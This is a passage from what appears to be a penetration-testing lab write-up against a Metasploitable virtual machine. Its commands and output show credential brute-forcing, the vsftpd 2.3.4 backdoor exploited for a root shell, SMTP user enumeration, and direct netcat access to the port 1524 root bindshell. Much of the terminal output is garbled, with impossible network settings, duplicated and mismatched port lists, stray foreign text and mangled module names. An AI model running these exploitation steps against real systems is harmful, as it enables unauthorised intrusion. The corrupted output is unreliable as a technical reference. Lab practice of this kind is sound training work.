3	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
4	password	password	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
5	admin	addd	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
6	password	addd	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
7	admin	passs	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
8	password	passs	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
9	admin	admin1	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
10	password	admin1	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
11	admin	pass1	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
12	password	pass1	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
13	admin	asss	302	<input type="checkbox"/>	<input type="checkbox"/>	245	

A progress bar at the bottom indicates the attack is "Finished". On the right side of the interface, there is a "Start attack" button and a "Settings" gear icon.

## Perform Exploiting Metasploit.

### Exploiting Metasploit using FTP

In this attack we use the FTP port to exploit the metasploitable.

Step 1: Open Metasploit and Kali Linux simultaneously. Locate the kali and metasploit table machine's ip addresses. by executing the ifconfig and nbtscan commands.

Step 2: Initiate the database and check the status of the database and start the database.

Step 3: Use the nmap tool to determine the system version. putting the nmap -sV command in for 192.168.56.101. We can obtain the version, the port's status, and the many services by using this command.

```
[root@kali]:~/home/kali/Desktop]
[~]# msfdb start
[*] Database already started
[~]# nmap -p 21 -script vuln 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2023-03-12 13:58 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0001s latency).
Nmap shown 1 open ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp        vsftpd 2.3.6
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec      netkit-rsh rexecd
514/tcp   open  shell     Netkit rshd
515/tcp   open  raw-socket GNU Classpath gmrregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs      2-4 (RPC #10000)
2221/tcp  open  ftp      ProFTPD 1.3.1
2300/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
3432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5980/tcp  open  vnc      VNC (protocol 3.3)
6000/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
8080/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 0B:00:02:7E:0B:05 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.12 seconds
[root@kali]:~/home/kali/Desktop]
```

Step 4: As we will be using the ftp port for the attack, we must first scan it for vulnerabilities. To do this, type the command nmap -p 21 - -script vuln 192.168.56.101. This will allow us to see the vulnerabilities.

```
[root@kali]:~/home/kali/Desktop]
[~]# nmap -p 21 - -script vuln 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2023-03-12 14:01 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0001s latency).
Nmap shown 1 open ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp        vsftpd 2.3.6
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec      netkit-rsh rexecd
514/tcp   open  shell     Netkit rshd
515/tcp   open  raw-socket GNU Classpath gmrregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs      2-4 (RPC #10000)
2221/tcp  open  ftp      ProFTPD 1.3.1
2300/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
3432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5980/tcp  open  vnc      VNC (protocol 3.3)
6000/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
8080/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 0B:00:02:7E:0B:05 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.12 seconds
[root@kali]:~/home/kali/Desktop]
[~]# nmap -p 21 - -script vuln 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2023-03-12 14:01 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0001s latency).
PORT      STATE SERVICE
21/tcp    open  ftp
ftp-vsftpd-backdoor:
VULNERABLE:
  vsftpd version 2.3.4 backdoor
  State: VULNERABLE (Exploitabile)
  IDs: CVE:cVE-2011-3523 BID:46539
  vsftpd version 2.3.4 backdoor, this was reported on 2011-07-04.
  Discovered date: 2011-07-04
  Exploit results:
    Shell command: id
    Run as: uid=0(root)
  References:
    http://scaryheatsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
    https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
    https://www.securityfocus.com/bid/46539
MAC Address: 0B:00:02:7E:0B:05 (Oracle VirtualBox virtual NIC)

Map done: 1 IP address (1 host up) scanned in 18.24 seconds
[root@kali]:~/home/kali/Desktop]
```

Step 5: We must now access msfconsole in order to use the meta exploit tool. then type search vsftpd as the command.



"the quieter you become, the more you are able to hear"

```
[root@kali:~]# nmap -sS -O 192.168.1.1-254
[+] Starting Nmap 7.6.0 ( https://nmap.org ) at 2023-09-12 14:03 UTC
[+] Nmap done: 1 IP address (1 host up) scanned in 18.34 seconds
[+] MAC Address: 00:0C:27:17:E0:05 (Oracle VirtualBox virtual NIC)

[msfconsole]
[*] msfconsole
```

3Kom SuperHack II Logon

User Name: [ security ]  
Password: [ ]

[ OK ]

https://metasploit.com

```
[*] msf6 > search vsftpd
Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/[REDACTED]_vsftpd_234_backdoor 2011-07-03 excellent No [REDACTED] v2.3.4 Backdoor Command Execution

[*] msf6 > [REDACTED]
```

Step 6: Copy the route shown there, as it is the route through which we can access the machine. With the pathname, type the command.

```
[msf] > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
[msf] exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name   Current Setting  Required  Description
RHOSTS      yes          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT      21          yes        The target port (TCP)

Payload options (cmd/unix/interact):
Name   Current Setting  Required  Description

Exploit target:
Id  Name
--  --
0   Automatic

view the full module info with the info, or info -d command.
[msf] exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Step 7: Now we have to set the rhost and the payload for the exploitation as shown in the below figure.



```

File Actions Edit View Help
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rspid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
ID Name

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
# Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload/cmd/unix/interact
[*] Unknown datastore option: payload/cmd/unix/interact.
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:
-g, --global Operate on global datastore variables

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
  
```

Windows taskbar at the bottom:

Step 8: Enter the command exploit after that. Once logged in to the target machine's kernel, use the whoami command to find out which directory you are in right now.



```

File Actions Edit View Help
Usage: set [options] [name] [value]
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:
-g, --global Operate on global datastore variables

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload /cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 333 Please specify your password.
[*] 192.168.56.101:21 - 331 User 333 needs authentication.
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:48523 → 192.168.56.101:6300) at 2023-03-12 14:09:30 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
host
initrd
initrd
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
src
sys
tmp
var
var
var
vmlinuz
  
```

Windows taskbar at the bottom:

# Exploiting Metasploit using SMTP

Step 1: Open both Kali Linux and the Metasploitable, and then use the ifconfig command and the nmap tool to determine each machine's IP address.

```
File Actions Edit View Help
zsh: previous history file /home/kali/.zsh_history
[kali㉿kali:~/Desktop]
$ ifconfig
eth0: flags=4163broadcast,multicast,noqueue mtu 1500
        link:Ethernet brd 00:0c:29:1e:00:06
        inet 192.168.56.255 netmask 0.0.0.0 broadcast 192.168.56.255
                ether 00:0c:29:1e:00:06 txqueuelen 1000 (Ethernet)
                RX packets 7620 bytes 180774 (1.8 MB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 9320 bytes 704658 (688.1 KB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73broadcast,loopback,running mtu 65536
        link:Loopback brd 0.0.0.0
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                        link-local::1 ip6tables state UNKNOWN group default
                RX packets 275 bytes 25374 (24.7 kB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 275 bytes 25374 (24.7 kB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[kali㉿kali:~/Desktop]
$ sudo su
[sudo] password for kali:
[root@kali:~/Desktop]
# netplan apply
[root@kali:~/Desktop]
# ipcalc 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
[...]
IP address      NetBIOS Name    Server      User      MAC address
192.168.56.1    LAPTOP-WTNE3D2  <server>   <unknown>  00:0c:29:1e:00:06
192.168.56.102  METASPLITTABLE <server>   <unknown>  00:0c:29:1e:00:07
192.168.56.101  METASPLITTABLE <server>   <unknown>  00:0c:29:1e:00:08
192.168.56.255  Semito failed: Permission denied
[...]
[root@kali:~/Desktop]
```

Step 2: Then, run nmap -p 25 192.168.56.101 to search the port smtp for all available information.

```
(root@kali:[/home/kali/Desktop]
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 14:37 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00005s latency).
OS: Ubuntu 20.04 LTS (precise)
Nmap done: 1 IP address (1 host up) scanned in 28.82 seconds
[...]
[root@kali:[/home/kali/Desktop]
#
```

Step 3: Now use the Metasploit tool and enter the msfconsole and enter the command search smtp.

```
(root@kali:[/home/kali/Desktop]
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 14:39 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00005s latency).
PORT      STATE SERVICE
25/tcp    open  smtp
MAC Address: 08:00:27:E7:E8:D5 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds
[...]
[root@kali:[/home/kali/Desktop]
# msfconsole

[*] METASPLOIT by Rapid7
[*] EXPLOIT
[*] msf >
[*] LOOT
[*] PAYLOAD
[*] (a)(a)***(d)(d)**(d)

[*] metasploit v6.3.0-dev
[*] 2281 exploits - 1201 auxiliary - 408 post
[*] 1253 encoders - 45 evasion - 31 nops
[*] 9 evasion

Metasploit tip: You can use help to view all available commands
Metasploit Documentation: https://docs.metasploit.com/
[...]
```

```
File Actions Edit View Help
Metasploit [1] You can use help to view all
available commands
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search smtp
Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/linux/apache_james_exec 2015-10-01 normal Yes Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
1 auxiliary/server/capture_smtp 2015-09-29 normal No Authentication Capture
2 auxiliary/scanner/http/gavazzi_email_loot 2007-08-26 normal No Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
3 exploit/windows/http/clamav_milter_blackhole 2010-05-19 excellent No ClamAV Milter Blackhole Local Code Execution
4 auxiliary/scanner/http/sslmail_email_actives 2015-01-27 great Yes SSLMail Email Actives Active Code Transfer Overflow
5 exploit/linux/exim_gethostbyname_of 2013-05-03 excellent No Exim Dovecot Insecure Configuration Command Injection
6 exploit/linux/exim_dovecot_exec 2013-05-03 excellent No Exim Dovecot Insecure Configuration Heap Buffer Overflow
7 auxiliary/scanner/smtp 2018-12-07 normal Yes Generic Enabler
8 auxiliary/client/smtp 2017-01-26 normal Yes Generic Enabler
9 exploit/linux/haraka 2017-01-26 excellent Yes Haraka Mail Command Injection
10 exploit/windows/http/mediawiki_wordclient_formflow 2009-12-29 great Yes Mediawiki Wordclient Formflow Stack Buffer Overflow
11 auxiliary/scanner/http/microsoft_ms08_049_exchange 2008-05-15 average No Microsoft Exchange MS08-049 Exchange Buffer Overflow
12 exploit/windows/asn/mso_011_pct 2004-04-13 average No MS08-011 Microsoft Private Communication Transport Overflow
13 auxiliary/dos/windows/ms08_019_exchange 2008-11-12 normal No MS08-019 Exchange MODRDP Head Overflow
14 exploit/windows/http/mediawiki_wordclient 2009-07-23 great Yes Mediawiki Wordclient Formflow Stack Buffer Overflow
15 exploit/unix/local/morris_sendmail_debug 1998-11-02 average Yes Morris Worm Sendmail Debug Mode Shell Escape
16 exploit/windows/http/nistar_dc_bdf 2011-10-31 normal Yes NJStar Communicator 3.00 Mini-BDF Buffer Overflow
17 exploit/unix/http/openssl_fuzz 2008-01-28 excellent Yes OpenSSL Fuzz Remote Code Execution
18 auxiliary/scanner/http/sslmail_ls 2005-05-23 average No SSLMail LS Local Code Execution
19 exploit/windows/browser/oracle_dc_submittopexpress 2009-08-28 normal No Oracle Document Capture Jdg Active Control Buffer Overflow
20 exploit/unix/http/sslmail_env_exec 2014-09-24 normal No SSLMail Env Exec Global Environment Variable Injection (Shellshock)
21 auxiliary/scanner/http/sslmail_gopher 2005-09-17 normal No SSLMail Gopher Extraction
22 auxiliary/scanner/http/sslmail_relay 2005-09-17 normal No SSLMail Open Relay Detection
23 auxiliary/fuzzer/sslmail_fuzzer 2005-09-17 normal No SSLMail Simple Fuzzer
24 auxiliary/scanner/http/sslmail 2005-09-17 normal No SSLMail Application Utility
25 auxiliary/dos/sslmail_prescan 2003-09-17 normal No Smailmail Mail Address prescan Memory Corruption
26 auxiliary/scanner/http/sslmailserver 2005-07-11 average No SoftiCom MailServer 1.0 Buffer Overflow
27 exploit/windows/http/squidhttpd 2009-09-09 manual Yes SquidHttpd Local Code Execution
28 auxiliary/scanner/http/squidhttpd_client_b64 2017-02-28 great Yes SquidHttpd Client B64 Validation Buffer Overflow
29 exploit/windows/http/sslmailcarrier_shilo 2004-10-26 good Yes TAGS MailCarrier v2.51 SHLO Overflow
30 auxiliary/exploit/sqli/email_pli 2007-03-28 normal No VSploit Email PLI
31 auxiliary/scanner/http/sslmail_nc 2007-03-28 great Yes VSploit SSLMail NC (Connection) Chunk Size Stack Buffer Overflow
32 post/windows/gather/credentials/outlook 2007-03-28 normal No Windows Gather Microsoft Outlook Saved Password Extraction
33 auxiliary/scanner/http/wp_easy_wp 2020-12-06 normal No WordPress Easy WP Password Reset
34 auxiliary/scanner/http/wpoops_overflow 2004-09-27 average Yes YPOOPS 0.6 Buffer Overflow

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/yoops_overflow

msf6 >
```

Step 4: now use the path 25 to use it use the command use 25. Which will have the path ending with smtp\_enum.

```
msf6 > use auxiliary/scanner/smtp/smtp_enum
[*]选用辅助模块 auxiliary/scanner/smtp/smtp_enum > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name          Current Setting      Required  Description
RHOSTS        192.168.1.128       yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT          25                  yes        The target port (TCP)
THREADS       1                   yes        The number of concurrent threads (max one per host)
TIMEOUT       5000                yes        Skip Microsoft Summer servers when testing with ports
USER_FILE    /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes        The file that contains a list of probable user accounts.

View the full module info with the info, or info -d command.
[*]辅助模块 auxiliary/scanner/smtp/smtp_enum >
```

**Step 5:** Now set the RHOSTS to the metasploitable ip address.

```
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting          Required  Description
RHOSTS    yes                  The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     25                   yes          The target port (TCP)
THREADS   1                    yes          The number of concurrent threads (max one per host)
UNONLYLY  true                yes          Skip Microsoft bannerped servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes          The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhost 192.168.56.101
rhost => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting          Required  Description
RHOSTS    192.168.56.101          yes          The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     25                   yes          The target port (TCP)
THREADS   1                    yes          The number of concurrent threads (max one per host)
UNONLYLY  true                yes          Skip Microsoft bannerped servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes          The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Step 6: After enter the command exploit and enter the shell.

```

File Actions Edit View Help
25 auxiliary/scanner/smtp/smtp_enum
26 auxiliary/dos/smtp/sendmail_prescan
27 auxiliary/scanner/smtp/smtp_fingerprint
28 exploit/unix/webapp/squirrelmail_ppg_plugin
29 exploit/windows/ms08_067_systauge_client_bof
30 exploit/windows/ms08_067_systauge_ehlo
31 exploit/windows/ms08_067_systauge_gather
32 exploit/windows/email/ms07_017_ani_loadimage_chunksize
33 post/windows/gather/credentials/outlook
auxiliary/scanner/http/wp_exay_wp
34 exploit/windows/smtp/smtp_overflows
2008-09-27 normal No [+] User Enumeration Utility
2008-09-17 normal No [+] Sendmail [+] Address prescan Memory Corruption
2008-09-17 normal No [+] SquirrelMail [+] Address prescan Memory Corruption
2007-07-09 manual No SquirrelMail PGP Plugin Command Execution ([+])
2017-02-28 normal No SysSauge [+] Saving Buffer Overflow
2004-10-20 good Yes TABS Mailcarver v2.51 [+] EHLO Overflow
2004-09-27 normal No [+] VSEmail [+] PII
2008-09-28 great No Windows ANI loadAnIcon() Chunk Size Stack Buffer Overflow ([+])
33 post/windows/gather/credentials/outlook
normal No Windows Gather Microsoft Outlook Saved Password Extraction
2008-09-27 average Yes Wordpress Easy WP [+] Password Reset
33 exploit/windows/smtp/smtp_overflows
2008-09-27 average Yes [+] WordPress d.8 Buffer Overflow

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/ypop3_overflow

msf > use 25
msf auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNKNOWNS true yes Skip Microsoft banned servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf auxiliary(scanner/smtp/smtp_enum) > set rhost 192.168.56.101
rhost => 192.168.56.101
msf auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNKNOWNS true yes Skip Microsoft banned servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.56.101:25 - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
nnnhttp

```

Step 7: Start a new terminal, type root and the command nc 192.168.56.101 25 to scan the port.

Step 8: Use the commands VRFY mysql, VRFY daemon, and VRFY postgres to check the database.

```

File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
root@kali:~[~]
[~]# nc 192.168.56.101 25
[~]# nc 192.168.56.101 25
[*] 192.168.56.101:25 - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.8.0 mysql
252 2.8.0 daemon
VRFY postgres
252 2.8.0 postgres
[~]

```

## Exploiting Metasploit using Blind shell

**Step 1:** Start Kali Linux, then look for the IP address of the metasploitable computer on the virtual machine. To identify the port number and the version of the bind shell, which in certain situations may be as ingreslock, use the command nmap -sV 192.168.56.101.

```
[root@kali:~]# ./nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 14:57 EDT
Nmap scan report for kali
Host is up (0.00016s latency).
Not shown: 977 closed tcp ports (reset)
      STATE SERVICE VERSION
 21/tcp  open  ssh  OpenSSH 8.0p1 Debian 8.0-1 (protocol 2.0)
 22/tcp  open  ssh  OpenSSH 4.7p1 Debian 4ubuntu1 (protocol 2.0)
 23/tcp  open  telnet  Linux telnetd 2.3.4
 25/tcp  open  smtp  Postfix smtpd
 53/tcp  open  domain  ISC BIND 9.6.2
 80/tcp  open  http  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
 80/tcp  open  rdp  Microsoft RDP 7.0 (Protocol 5.1)
 139/tcp open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
 445/tcp open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
 512/tcp open  exec  netkit-rsh rexecd
 513/tcp open  shell  Netkit rshd
 1099/tcp open  java-rmi  GNU Classpath gmrniregistry
 2000/tcp open  shell  Metasploit meterpreter shell
 2004/tcp open  shell  Metasploit msfconsole (RPC Bind)
 2121/tcp open  ftp  ProFTPD 1.3.1
 2305/tcp open  mysql  MySQL 5.8.30-0ubuntu0.18.04.1
 2323/tcp open  freerdp  RealVNC RealVNC VNC server 8.3.7
 5900/tcp open  vnc  VNC (protocol 3.1)
 5900/tcp open  x11  (access denied)
 5900/tcp open  x11  (access denied)
 5900/tcp open  x11  (access denied)
 5900/tcp open  x11  Apache Jserv (Protocol v1.3)
 8100/tcp open  http  Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0B:02:EF:E7:8D (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 26.10 seconds

[root@kali:~]
```

Step 2: Enter the command nmap -p 1524 192.168.56.101 to know more vulnerabilities of the port.

```
[root@kali:~]# nmap -p 1524-192.168.96.101
Starting Nmap 7.90 ( https://nmap.org ) at 2023-03-12 15:02 EDT
Nmap scan type: TCP connect(2)
Nmap version: 7.90 ( https://nmap.org )
HOST is up (0.0033s latency).

PORT      STATE SERVICE
1524/tcp  open  ingredctrl
MAC Address: 08:0B:D2:F7:E8:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.84 seconds
[root@kali:~]
```

Step 3: Use the command nc 192.168.56.101 1524 to enter the bindshell and learn the username. Then, use the whoami command to learn the current working directory and the ls command to learn the list of folders or files.

```
S File Actions Edit View Help
5000/tcp open  hmc [protocol 3-3]
5000/tcp open  X11 (access denied)
6667/tcp open  irc UnrealIRCd
8000/tcp open  aej913 Apache Jserv (protocol v1.3)
8000/tcp open  httpd-ssl Apache/2.4.42 OpenSSL/1.1.1
MAC Address: 00:0C:27:7E:0D:05 (Oracle VirtualBox virtual NIC)
Service Info: Hostname: metasploitable.localdomain; IRC: Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 28.10 seconds

[root@kali:~]# nmap -p 1524 192.168.56.101
Starting Nmap 7.90 ( https://nmap.org ) at 2023-03-12 15:02 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0003s latency).

PORT      STATE SERVICE
1524/tcp   open  ingreslock
MAC Address: 00:0C:27:7E:0D:05 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.84 seconds

[root@kali:~]# nc 192.168.56.101 1524
root@Metasploitable:~# whoami
root
root@Metasploitable:~# ls
boot
Boot
cdrom
dev
etc
irc
home
initrd
initrd.img
lib
lost+found
media
mem
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@Metasploitable:~#
```

## Exploiting Metasploit using HTTP

Step1: Launch Kali Linux and the Metasploitable Machine, then launch the Linux terminal, log in as root, and locate the IP addresses of both. Open the MSF console after that.

Step 2: Search for http scanner and use auxiliary/scanner/http/http version.

#	Name	Disclosure Date	Rank	Check	Description	
0	auxiliary/search/http_scanner			No	search http scanner	
1	auxiliary/search/noresults			No	No results from search	
2	auxiliary/search/http_scanner			No	search http scanner	
3	Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description	
0	auxiliary/enum/a10networks_ax_directory_traversal	2014-01-28	normal	No	A10 Networks AX Loadbalancer Directory Traversal	
1	auxiliary/enum/arris_dg950_anum	2014-01-28	normal	No	ARRIS / Motorola SG66580 Cable Modem SNMP Enumeration Module	
2	auxiliary/enum/wordpress_abandoned_cart_sqli	2020-11-05	normal	No	Abandoned Cart for WooCommerce SQLi	
3	auxiliary/enum/wordpress_code_file_read	2015-07-10	normal	No	WordPress Code File Read	
4	auxiliary/enum/wordpress_cve_2017_14494	2017-07-10	normal	No	WordPress Arbitrary File Read	
5	auxiliary/enum/advantech_webaccess_login		normal	No	Advantech WebAccess Login	
6	auxiliary/enum/allegro_software_homedir_misfortune_cookie	2014-12-17	normal	Yes	Allegro Software Homedir "Misfortune Cookie" (CVE-2014-9222)	
7	auxiliary/enum/axis_axis2_mod_userdir	2014-12-17	normal	No	Axis Axis2 mod_userdir User Enumeration	
8	auxiliary/enum/axis_axis2_mod_userdir_enum	2014-12-17	normal	No	Axis Axis2 mod_userdir User Enumeration	
9	auxiliary/enum/axis_axis2_normalize_path	2021-05-20	normal	No	Apache Axis2 / 2.4.69/2.4.30 Traversal NCE	
10	auxiliary/enum/axis_axis2_activedirectory_traversal		normal	No	Apache ActiveMQ Directory Traversal	
11	auxiliary/enum/axis_axis2_vulnerability_disclosure		normal	No	Apache Axis2 Vulnerability Disclosure	
12	auxiliary/enum/axis_axis2_axis2_brute_force		normal	No	Apache Axis2 Brute Force Utility	
13	auxiliary/enum/axis_axis2_axis2_local_file_inclusion		normal	No	Apache Axis2 v1.4.3 Local File Inclusion	
14	auxiliary/enum/axis_axis2_file_traversal	2021-01-05	normal	Yes	Apache Flink JobManager Traversal	
15	auxiliary/enum/axis_axis2_file_traversal_jbossmanager	2021-01-05	normal	Yes	Apache JBoss Seam JBoss Manager Traversal	
16	auxiliary/enum/mod_negotiation		normal	No	Apache mod_negotiation Brute Force	
17	auxiliary/enum/apache_apache_optionsleaked	2017-09-18	normal	No	Apache Optionsleaked	
18	auxiliary/enum/apache_rewrite_proxy_bypass		normal	No	Apache Rewrite Proxy Bypass Vulnerability	
19	auxiliary/enum/apache_rewrite_proxy_bypass		normal	No	Apache Rewrite Proxy Bypass Vulnerability	
20	auxiliary/enum/apache_mod_cgi_bash_env	2014-09-24	normal	Yes	Apache mod_cgi Bash Environment Variable Injection (Shellshock)	
21	auxiliary/enum/ftp/ftp_apr_server_info		normal	No	Apache Reverse Proxy Apache Vulnerability	
22	auxiliary/enum/ftp/ftp_apr_server_info		normal	No	Apache Reverse Proxy Apache Vulnerability	
23	auxiliary/enum/vnc/vnc_dos_root_pw		normal	No	Remote Desktop Root Password	
24	auxiliary/admin/aspylet/aspylet_display_image		normal	No	Apache TV Image Remote Control	
25	auxiliary/admin/aspylet/aspylet_display_video		normal	No	Apache TV Video Remote Control	
26	auxiliary/admin/aspylet/aspylet_display_video		normal	No	Apache TV Video Remote Control	
27	auxiliary/admin/aspylet/aspylet_display_video		normal	No	Apache TV Video Remote Control	
28	auxiliary/enum/arris_dg950		normal	No	Arris DG950 Cable Modem WiFi Enumeration	
